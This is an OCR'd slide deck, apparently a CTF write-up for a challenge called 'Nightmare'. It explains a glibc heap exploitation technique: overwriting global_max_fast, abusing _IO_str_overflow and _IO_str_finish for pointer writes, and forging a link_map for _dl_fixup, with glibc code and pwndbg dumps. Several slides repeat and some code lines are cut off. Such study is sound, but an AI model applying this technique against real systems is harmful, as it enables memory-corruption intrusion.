
$ Nightmare

Exploitation

- 後續需要使用 _dl_fixup 來解析 gadget 位址，因此我們要構造出一個 link_map
- l_info[ ] 存放的是 pointer，因此我們需要能夠寫入 pointer 的 primitive
- 透過以下流程：
    - 蓋寫變數 global_max_fast 成很大的值，讓 fastbin 的範圍變大
    - 控制 size 使得 chunk 進入 fastbin 後，會在對應 offset 的地方儲存此 chunk 的 pointer
    - 呼叫 _IO_str_overflow 做 malloc
    - 呼叫 _IO_str_finish 做 free，chunk 進入 fastbin，寫 pointer 在 offset 處

$ Nightmare

Exploitation




```
$ 

#define _IO_blen(fp) ((fp)->_IO_buf_end - (fp)->_IO_buf_base)

_IO_str_overflow(FILE *fp, int c)
{
    int flush_only = c == EOF;
    size_t pos;
    pos = fp->_IO_write_ptr - fp->_IO_write_base;   // pos = 0
    if (pos >= (size_t)(_IO_blen(fp) + flush_only)) // 0 >= 0
    {
        char *new_buf;
        size_t old_blen = _IO_blen(fp);
        size_t new_size = 2 * old_blen + 100;
        if (new_size < old_blen)
            return EOF;
        new_buf = malloc(new_size);
        ...
        _IO_setb(fp, new_buf, new_buf + new_size, 1);
        ...
        fp->_IO_write_base = new_buf;
    }
    ...
    return c;
}
```

_IO_str_overflow

$ Nightmare

Exploitation



```
$ ▌

#define _IO_blen(fp) ((fp)->_I

_IO_str_overflow(FILE *fp, int c)
{
    int flush_only = c == EOF;
    size_t pos;
    pos = fp->_IO_write_ptr - fp->_IO_write_base;   // pos = 0
    if (pos >= (size_t)(_IO_blen(fp) + flush_only)) // 0 >= 0
    {
        char *new_buf;
        size_t old_blen = _IO_blen(fp);
        size_t new_size = 2 * old_blen + 100;
        if (new_size < old_blen)
            return EOF;
        new_buf = malloc(new_size);
        ...
        _IO_setb(fp, new_buf, new_buf + new_size, 1);
        ...
        fp->_IO_write_base = new_buf;

    return c;
}
```

rdi 會指向 _rtld_global._dl_load_lock_，因此可以控制 _IO_FILE 的結構


如果要 malloc(size)，則 old_blen 需要是 (size - 100) / 2

_IO_str_overflow

$ Nightmare


Exploitation

Before



```
pwndbg> p *fp
$1 = {
  _flags = 0,
  _IO_read_ptr = 0xffffffffffffffff <error: Cannot access me
  _IO_read_end = 0xffffffffffffffff <error: Cannot access me
  _IO_read_base = 0x0,
  _IO_write_base = 0x0,
  _IO_write_ptr = 0x49da7 <error: Cannot access memory at ad
  _IO_write_end = 0x0,
  _IO_buf_base = 0x0,
  _IO_buf_end = 0x49da6 <error: Cannot access memory at addr
```

After



```
pwndbg> p *fp
$3 = {
  _flags = 0,
  _IO_read_ptr = 0x15555524100f "",
  _IO_read_end = 0x15555528adb8 "",
  _IO_read_base = 0x155555241010 "",
  _IO_write_base = 0x155555241010 "",
  _IO_write_ptr = 0x15555528adb8 "",
  _IO_write_end = 0x1555552d4bc0 "",
  _IO_buf_base = 0x155555241010 "",
  _IO_buf_end = 0x1555552d4bc0 "",
```

read_base / write_base / buf_base 指向 malloc 的 chunk

$ Nightmare


Exploitation

- 後續需要使用 _dl_fixup 來解析 gadget 位址，因此我們要構造出一個 link_map
- l_info[ ] 存放的是 pointer，因此我們需要能夠寫入 pointer 的 primitive
- 透過以下流程：
  - 蓋寫變數 global_max_fast 成很大的值，讓 fastbin 的範圍變大
  - 控制 size 使得 chunk 進入 fastbin 後，會在對應 offset 的地方儲存此 chunk 的 pointer
  - 呼叫 _IO_str_overflow 做 malloc
  - 呼叫 _IO_str_finish 做 free，chunk 進入 fastbin，寫 pointer 在 offset 處

$ Nightmare

